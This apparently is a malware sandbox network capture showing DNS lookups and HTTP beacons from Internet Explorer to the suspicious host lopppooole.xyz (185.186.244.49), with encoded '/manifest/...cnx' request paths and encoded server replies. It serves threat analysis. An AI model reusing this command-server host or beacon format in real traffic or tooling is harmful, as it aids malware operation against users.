Jan 19, 2021 13:34:08.418989897 CET	58721	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:08.477910995 CET	53	58721	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:20.609855890 CET	57691	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:20.666503906 CET	53	57691	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:21.678894043 CET	52943	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:21.728091955 CET	53	52943	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:22.637634039 CET	59489	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:22.694217920 CET	53	59489	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:45.116235018 CET	64022	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:45.118597984 CET	60023	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:45.166487932 CET	53	60023	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:45.172559023 CET	53	64022	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:45.658299923 CET	57193	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:45.727183104 CET	53	57193	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:45.962059021 CET	50248	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:46.010013103 CET	53	50248	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:46.243263960 CET	64413	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:46.300937891 CET	53	64413	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:47.520200014 CET	64414	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:47.568284035 CET	53	64414	8.8.8.8	192.168.2.6
Jan 19, 2021 13:34:47.570175886 CET	64415	53	192.168.2.6	8.8.8.8
Jan 19, 2021 13:34:47.629550934 CET	53	64415	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 19, 2021 13:32:18.336755991 CET	192.168.2.6	8.8.8.8	0xd6d9	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:21.285881042 CET	192.168.2.6	8.8.8.8	0x1718	Standard query (0)	web.vortex .data.msn.com	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:22.017617941 CET	192.168.2.6	8.8.8.8	0x398a	Standard query (0)	contextual .media.net	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:24.398469925 CET	192.168.2.6	8.8.8.8	0x5b59	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:24.512713909 CET	192.168.2.6	8.8.8.8	0x5f71	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:25.734889030 CET	192.168.2.6	8.8.8.8	0x7b36	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:26.263247013 CET	192.168.2.6	8.8.8.8	0xca36	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:27.692543983 CET	192.168.2.6	8.8.8.8	0x748f	Standard query (0)	img.img-ta boola.com	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:03.258665085 CET	192.168.2.6	8.8.8.8	0x48be	Standard query (0)	lopppooole.xyz	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:05.911323071 CET	192.168.2.6	8.8.8.8	0xb483	Standard query (0)	lopppooole.xyz	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:08.418989897 CET	192.168.2.6	8.8.8.8	0x5b4d	Standard query (0)	lopppooole.xyz	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:45.116235018 CET	192.168.2.6	8.8.8.8	0x3364	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:45.118597984 CET	192.168.2.6	8.8.8.8	0x506c	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:47.520200014 CET	192.168.2.6	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Jan 19, 2021 13:34:47.570175886 CET	192.168.2.6	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 19, 2021 13:32:18.385065079 CET	8.8.8.8	192.168.2.6	0xd6d9	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jan 19, 2021 13:32:21.350516081 CET	8.8.8.8	192.168.2.6	0x1718	No error (0)	web.vortex.data.msn.com	web.vortex.data.microsoft.com		CNAME (Canonical name)	IN (0x0001)
Jan 19, 2021 13:32:22.084007025 CET	8.8.8.8	192.168.2.6	0x398a	No error (0)	contextual.media.net		2.18.68.31	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:24.465260983 CET	8.8.8.8	192.168.2.6	0x5b59	No error (0)	lg3.media.net		2.18.68.31	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:24.581373930 CET	8.8.8.8	192.168.2.6	0x5f71	No error (0)	hblg.media.net		2.18.68.31	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:25.795598030 CET	8.8.8.8	192.168.2.6	0x7b36	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jan 19, 2021 13:32:26.311191082 CET	8.8.8.8	192.168.2.6	0xca36	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Jan 19, 2021 13:32:26.311191082 CET	8.8.8.8	192.168.2.6	0xca36	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jan 19, 2021 13:32:27.753331900 CET	8.8.8.8	192.168.2.6	0x748f	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Jan 19, 2021 13:32:27.753331900 CET	8.8.8.8	192.168.2.6	0x748f	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:27.753331900 CET	8.8.8.8	192.168.2.6	0x748f	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:27.753331900 CET	8.8.8.8	192.168.2.6	0x748f	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Jan 19, 2021 13:32:27.753331900 CET	8.8.8.8	192.168.2.6	0x748f	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:03.333879948 CET	8.8.8.8	192.168.2.6	0x48be	No error (0)	lopppooole.xyz		185.186.244.49	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:05.967602015 CET	8.8.8.8	192.168.2.6	0xb483	No error (0)	lopppooole.xyz		185.186.244.49	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:08.477910995 CET	8.8.8.8	192.168.2.6	0x5b4d	No error (0)	lopppooole.xyz		185.186.244.49	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:45.166487932 CET	8.8.8.8	192.168.2.6	0x506c	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:45.172559023 CET	8.8.8.8	192.168.2.6	0x3364	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jan 19, 2021 13:34:45.727183104 CET	8.8.8.8	192.168.2.6	0x6603	No error (0)	c.msn.com	c-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jan 19, 2021 13:34:47.568284035 CET	8.8.8.8	192.168.2.6	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Jan 19, 2021 13:34:47.629550934 CET	8.8.8.8	192.168.2.6	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)

HTTP Request Dependency Graph

- lopppooole.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49778	185.186.244.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 13:34:03.398324013 CET	10617	OUT	GET /manifest/EKNJ9fKqJo7a/QXXbLTyQ2r9/ZRLknACKuuJLq2/DwpuTaRVmWici_2Fkh4wM/n8fEJZ7ZIZ2gFz21/JLqUy6yZGmmFe7Q/Poi4LN53AAYoZZlYDM/2oaRod_2B/_2B_2FwZbluJL1qkVIHB/QlGKEwAB0jTedScbkG_/2BHcWWi9OC_2FC4ZWlJK62/MobJW4xi4boQE/2gecGs54/7_2BMGAd.cnx HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: lopppooole.xyz Connection: Keep-Alive
Jan 19, 2021 13:34:03.468821049 CET	10619	IN	HTTP/1.1 200 OK Date: Tue, 19 Jan 2021 12:34:03 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=5j9qbpgga10lereoi89cj5teb5; path=/; domain=.lopppooole.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 18-Feb-2021 12:34:03 GMT; path=/; domain=.lopppooole.xyz Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 38 64 62 38 0d 0a 42 2b 6d 39 51 6e 4a 61 48 32 76 34 4b 75 75 6a 65 6b 54 30 74 5a 6b 6e 68 38 75 4e 7a 32 5a 48 69 45 7a 74 6f 62 39 31 79 64 45 54 59 31 30 6b 65 4d 33 4c 45 34 44 73 37 59 35 48 30 56 37 75 69 38 68 73 6b 76 2b 38 41 56 63 65 52 66 76 51 6c 58 4c 59 4b 49 54 30 66 6e 54 55 33 30 4c 41 34 48 4b 35 6c 35 70 5a 34 6c 41 4a 4a 79 43 54 5a 6c 30 36 6a 34 55 79 73 63 7a 39 55 41 56 6a 4c 78 36 49 31 6e 54 48 50 4f 64 68 65 4e 43 79 4f 78 64 74 79 4a 63 4d 6a 4d 35 62 76 48 65 4f 43 6f 75 63 6f 52 33 74 42 52 4d 65 4e 71 62 74 44 48 72 4d 76 35 4a 54 75 69 72 63 56 39 42 6d 5a 72 38 38 53 33 4a 70 36 4f 38 4c 62 56 59 67 68 41 62 75 72 70 67 52 57 7a 42 58 6d 66 6d 7a 46 51 6e 6a 67 76 2b 37 30 30 4c 44 64 38 63 64 31 67 49 34 2b 42 31 77 4f 69 55 42 42 4e 75 41 58 76 4a 78 6a 46 36 4b 6b 2b 52 57 34 7a 54 4f 56 36 4b 46 55 48 72 37 62 72 59 48 51 57 6c 79 59 38 4f 37 62 62 44 4d 48 68 69 71 62 46 47 4b 53 62 4c 31 50 65 63 78 34 56 54 31 47 33 30 78 6f 63 7a 6e 71 57 45 39 44 33 73 4e 6c 6b 46 49 70 37 2b 56 45 52 71 56 34 74 44 54 75 62 49 59 71 39 62 58 73 75 6d 78 59 34 4f 41 2f 45 71 62 33 55 6a 57 61 59 51 48 62 70 6c 46 65 73 57 73 32 48 34 68 48 56 61 47 71 2b 6e 71 35 45 34 47 2f 4f 61 77 65 6a 63 67 2f 76 4b 68 4d 71 76 73 79 41 41 5a 36 4c 46 50 69 4c 6c 32 48 62 43 38 4f 76 37 63 65 52 56 6f 38 46 6e 48 37 5a 44 34 6f 6e 39 6f 76 4c 74 62 75 34 78 56 35 50 7a 71 58 55 74 48 56 6b 43 79 6b 77 49 55 36 6c 43 77 6f 65 77 54 53 71 51 30 33 54 52 2b 41 41 65 4b 30 4e 43 38 5a 37 69 78 4b 62 48 74 36 34 53 37 6f 63 55 6e 58 67 34 78 33 45 67 4a 4f 45 4c 44 42 67 58 72 79 49 4a 68 4f 39 67 63 41 41 6a 66 37 6e 35 35 35 44 67 6d 39 69 46 59 75 64 36 37 57 50 37 58 5a 2b 36 4b 4c 77 65 6e 59 42 65 76 45 36 32 6d 75 70 2b 51 48 6c 7a 45 73 4d 33 6b 48 76 43 52 2f 6a 6d 6d 4f 32 46 56 6f 36 6e 58 5a 48 4d 4b 6e 6d 31 62 7a 69 36 79 7a 55 61 75 2f 50 4e 35 38 4e 69 66 35 5a 39 74 6a 70 6e 69 5a 4a 70 75 62 65 68 51 35 6b 50 2b 36 62 6b 30 33 2f 58 73 30 4a 52 64 41 35 6b 30 76 31 6e 51 49 36 4f 2b 6f 36 54 4b 62 6d 2f 58 33 6d 44 73 36 39 32 52 2f 54 4c 48 75 77 79 49 36 77 64 33 49 45 71 78 48 41 6f 6b 37 37 39 6e 79 34 50 41 55 42 6c 69 4d 41 75 56 31 63 53 68 35 45 79 4f 76 7a 68 4f 4a 6a 78 69 69 62 6b 47 45 5a 5a 44 30 58 31 59 74 76 50 56 5a 38 4a 33 2f 44 35 53 50 31 43 50 Data Ascii: 38db8B+m9QnJaH2v4KuujekT0tZknh8uNz2ZHiEztob91ydETY10keM3LE4Ds7Y5H0V7ui8hskv+8A VceRfvQlXLYKIT0fnTU30LA4HK5l5pZ4lAJJyCTZl06j4Uyscz9UAVjLx6I1nTHPOdheNCyOxdtyJcMjM5bvHeOCou coR3tBRMeNqbtDHrMv5JTuircV9BmZr88S3Jp6O8LbVYghAburpgRWzBXmfmzFQnjgv+700LDd8cd1gl4+B1wOiUBB NuAXvJxjF6Kk+RW4zTOV6KFUHr7brYHQWlyY8O7bbDMHhiqbFGKSbL1Pecx4VT1G30xocznqWE9D3sNlkFIp7+VERq V4tDTubIYq9bXsumxY4OA/Eqb3UjWaYQHbplFesWs2H4hHVaGq+nq5E4G/Oawejcg/vKhMqvsyAAZ6LFPiLl2HbC8O v7ceRVo8FnH7ZD4on9ovLtbu4xV5PzqXUtHVkCykwlU6lCwoewTSqQ03TR+AAeK0NC8Z7ixKbHt64S7ocUnXg4x3Eg JOELDBgXrylJhO9gcAAjf7n555Dgm9iFYud67WP7XZ+6KLwenYBevE62mup+QHlzEsM3kHvCR/jmmO2FVo6nXZHMKn m1bzi6yzUau/PN58Nif5Z9tjpniZJpubehQ5kP+6bk03/Xs0JRdA5k0v1nQl6O+o6TKbm/X3mDs692R/TLHuwyI6wd 3IEqxHAok779ny4PAUBliMAuV1cSh5EyOvzhOJjxiibkGEZZD0X1YtvPVZ8J3/D5SP1CP
Jan 19, 2021 13:34:03.835731030 CET	10857	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: lopppooole.xyz Connection: Keep-Alive Cookie: PHPSESSID=5j9qbpgga10lereoi89cj5teb5; lang=en

Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 13:34:03.882749081 CET	10858	IN	HTTP/1.1 200 OK Date: Tue, 19 Jan 2021 12:34:03 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Wed, 16 Dec 2020 20:14:32 GMT ETag: "1536-5b69a85f21533" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSssqsssssssussssssAs%ss#rrs]ssskssssss]srs7ssrrsrssssss7sssis?s7sssssrWsssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrssrssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49780	185.186.244.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 13:34:06.031696081 CET	10864	OUT	GET /manifest/_2FaZT3IfcNP/Yw9xph_2BuJ/xAwaeO1LySmMgJ/4b5bbCQPTFI5SFXhoEwpW/b6l77LoJORGMgaN8/oeWyHQKR7JQTMuF/MA9v4QQ42OqAz2Wlse/LAWmcC2Mg/SOkmGGmWotRKOo_2BTXV/VgXp60bjDv8pfOvFgfu/vtbe_2BlzMMAkwkdm0YAbs/ZLycyut5T_2Fk/EHF5u4Xe/zeSZ.cnx HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: lopppooole.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=5j9qbpgga10lereoi89cj5teb5

Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 13:34:06.108330011 CET	10865	IN	HTTP/1.1 200 OK Date: Tue, 19 Jan 2021 12:34:06 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 38 35 61 63 0d 0a 4e 67 69 5a 2b 45 75 7a 76 56 38 44 6b 36 4b 67 4c 38 4e 4c 30 41 42 31 43 4c 57 74 6f 38 65 59 63 36 43 63 33 36 4d 6a 4d 46 53 49 44 57 56 4a 53 69 63 55 62 36 4b 5a 2f 66 39 31 49 4a 2f 43 6c 68 4e 65 42 32 2f 58 57 31 50 38 72 77 37 51 34 43 61 50 72 49 51 54 52 41 42 35 4f 38 38 34 38 4d 30 32 57 53 6a 6c 77 4d 47 68 46 56 41 66 6c 44 50 31 64 59 7a 4e 34 54 66 74 42 52 6e 4e 6c 30 63 54 4e 6a 70 71 42 77 6d 79 68 4c 62 4c 31 37 63 54 66 44 7a 69 73 36 54 72 6a 42 4e 69 4f 51 56 51 67 46 34 30 4d 55 68 43 6f 35 34 72 49 55 77 4a 51 44 36 44 74 78 49 34 48 6a 4c 48 35 4c 6f 33 50 45 77 6a 70 46 77 67 6d 5a 32 4f 31 64 61 72 54 79 4b 4a 49 37 50 6a 71 59 4d 7a 65 49 4c 4d 70 76 62 70 69 53 58 56 33 4c 75 33 50 55 33 42 78 53 31 47 4b 39 34 77 36 55 74 68 37 76 2b 4c 4c 36 50 2b 71 63 51 4f 46 42 77 36 53 2f 51 44 75 4d 4d 78 6d 46 34 75 59 62 38 64 2b 78 31 6b 6c 42 43 73 31 77 6f 42 5a 32 49 43 46 66 5a 70 44 51 39 6a 73 4d 72 65 7a 62 46 73 62 6d 65 6b 32 67 52 67 68 4e 59 31 65 51 4e 31 4e 52 2b 2f 6e 38 51 49 6c 55 46 6b 31 6a 55 2f 4e 44 2b 4a 33 38 45 77 4f 35 59 4a 4f 6c 35 4f 51 5a 48 6e 49 55 75 6f 79 45 43 63 6c 78 54 65 67 65 70 37 58 35 65 70 73 31 35 5a 6d 4c 79 52 53 77 59 33 5a 39 46 6b 46 49 72 4b 64 54 5a 36 6e 73 53 71 70 64 77 5a 31 4b 7a 56 6b 64 34 6d 58 55 72 42 70 4e 65 66 2f 57 37 46 50 64 68 63 77 73 46 6d 4a 7a 43 4c 75 35 39 58 6c 58 2f 73 6d 70 36 6d 4a 38 43 73 31 55 45 41 79 61 33 54 49 6e 71 66 4a 67 41 79 39 47 38 62 39 39 49 70 55 41 7a 68 4d 66 38 79 4f 68 57 74 74 35 38 74 50 2f 59 76 75 35 34 50 78 4e 45 5a 71 6a 4d 46 39 34 65 48 55 4e 41 70 4f 58 4d 33 78 6b 63 4a 44 6e 47 4c 78 32 38 7a 6b 5a 6a 69 30 62 6a 6a 79 4b 59 4c 31 6e 2f 32 4e 75 48 44 5a 57 5a 47 70 41 4e 57 63 50 71 67 46 4f 67 67 6f 79 54 51 77 34 57 57 52 69 6a 6c 59 52 72 31 78 45 4a 63 38 46 65 73 30 41 48 64 70 6d 7a 31 2b 47 48 68 63 50 6e 65 71 76 38 69 79 76 39 46 71 44 78 42 50 4f 4f 53 32 71 49 70 63 56 4c 77 43 50 62 71 2f 33 75 71 69 4e 36 6b 2f 4f 4c 45 63 2f 33 72 62 75 4f 6a 74 37 38 33 36 65 50 34 34 66 56 66 73 76 35 64 75 77 43 42 36 5a 6f 54 78 34 44 31 56 45 37 64 6e 4c 49 46 32 54 49 73 4d 47 4a 75 5a 4d 49 46 39 65 58 38 71 6e 55 6b 59 6e 4c 42 79 61 6d 48 7a 4e 38 71 41 36 77 59 75 51 2b 54 56 73 2f 39 62 4c 48 4f 66 55 4c 52 77 36 55 73 46 51 4f 77 78 56 7a 36 71 79 47 66 48 31 51 64 31 57 36 71 76 45 53 66 69 62 4a 6a 79 72 30 55 4a 45 42 61 2b 7a 4d 57 38 6f 4d 31 4c 55 49 4c 2b 7a 58 2b 6a 63 44 4b 42 69 6d 4b 4d 41 72 45 38 73 6b 49 7a 2b 43 58 48 64 78 4f 65 53 75 37 51 44 59 78 2b 31 34 6c 56 6b 76 66 31 75 4b 61 50 74 4b 48 70 70 51 4c 6b 59 72 56 46 37 42 37 6b 76 66 30 2f 6b 62 4e 67 54 57 4d 6d 6e 69 39 55 4c 32 59 75 50 5a 58 61 36 52 48 79 4b 7a 67 71 54 49 72 71 4f 65 32 2b 75 77 7a 56 36 66 75 45 43 6f 67 33 6a 59 6a 7 6 63 4f 4b 32 57 50 57 2f 74 Data Ascii: 485acNgiZ+EuzvV8Dk6KgL8NL0AB1CLWto8eYc6Cc36MjMFSIDWVJSicUb6KZ/f91IJ/ClhNeB2/XW 1P8rw7Q4CaPrIQTRAB5O8848M02WSjlwMGhFVAflDP1dYzN4TftBRnNl0cTNjpqBwmyhLbL17cTfDzis6TrjBNiOQV QgF40MUhCo54rIUwJQD6DtxI4HjLH5Lo3PEwjpFwgmZ2O1darTyKJI7PjqYMzeILMpvbpiSXV3Lu3PU3BxS1GK94w6 Uth7v+LL6P+qcQOFBw6S/QDuMMxmF4uYb8d+x1klBCs1woBZ2ICFfZpDQ9jsMrezbFsbmek2gRghNY1eQN1NR+/n8Q IlUFk1jU/ND+J38EwO5YJOl5OQZHnIUuoyECclxTegep7X5eps15ZmLyRSwY3Z9FkFIrKdTZ6nsSqpdwZ1KzVkd4mX UrBpNef/W7FPdhcwsFmJzCLu59XlX/smp6mJ8Cs1UEAya3TInqfJgAy9G8b99IpUAzhMf8yOhWtt58tP/Yvu54PxNE ZqjMF94eHUNApOXM3xkcJDnGLx28zkZji0bjjyKYL1n/2NuHDZWZGpANWcPqgFOggoyTQw4WWRijlYRr1xEJc8Fes0 AHdpmz1+GHhcPneqv8iyv9FqDxBPOOS2qIpcVLwCPbq/3uqiN6k/OLEc/3rbuOjt7836eP44fVfsv5duwCB6ZoTx4D 1VE7dnLIF2TIsMGJuZMIF9eX8qnUkYnLByamHzN8qA6wYuQ+TVs/9bLHOfULRw6UsFQOwxVz6qyGfH1Qd1W6qvESfi bJjyr0UJEBa+zMW8oM1LUIL+zX+jcDKBimKMArE8sklz+CXHdxOeSu7QDYx+14lVkvf1uKaPtKHppQLkYrVF7B7kvf 0/kbNgTWMmni9UL2YuPZXa6RHyKzgqTIrqOe2+uwzV6fuECog3jYjvcOK2WPW/t

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49783	185.186.244.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 13:34:08.544667959 CET	11183	OUT	GET /manifest/ehfohjXsSyNh3/Dgp96Gk3/lVBfFMSGbuE_2FblUJiam5J/FReKpJmll_/2FqyHCtaVSBm6K6Ko/ WERyA3L_2FII/lJFnvsXjCC0/B6Jcru87PoIFGQ/QFT8EqSEHg3v2hZqAMKS0/dEGDQI7srJzPVOyc/xK9N1AvL3AW CWgQ/llGaqAG9nDDPCotil_/2FyGx9sN3/Hx4a0G_2BwsD_2Fz8VxW/iIp_2BbsEWLnwin7WbkX/W.cnx HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: lopppooole.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=5j9qbpgga10lereoi89cj5teb5

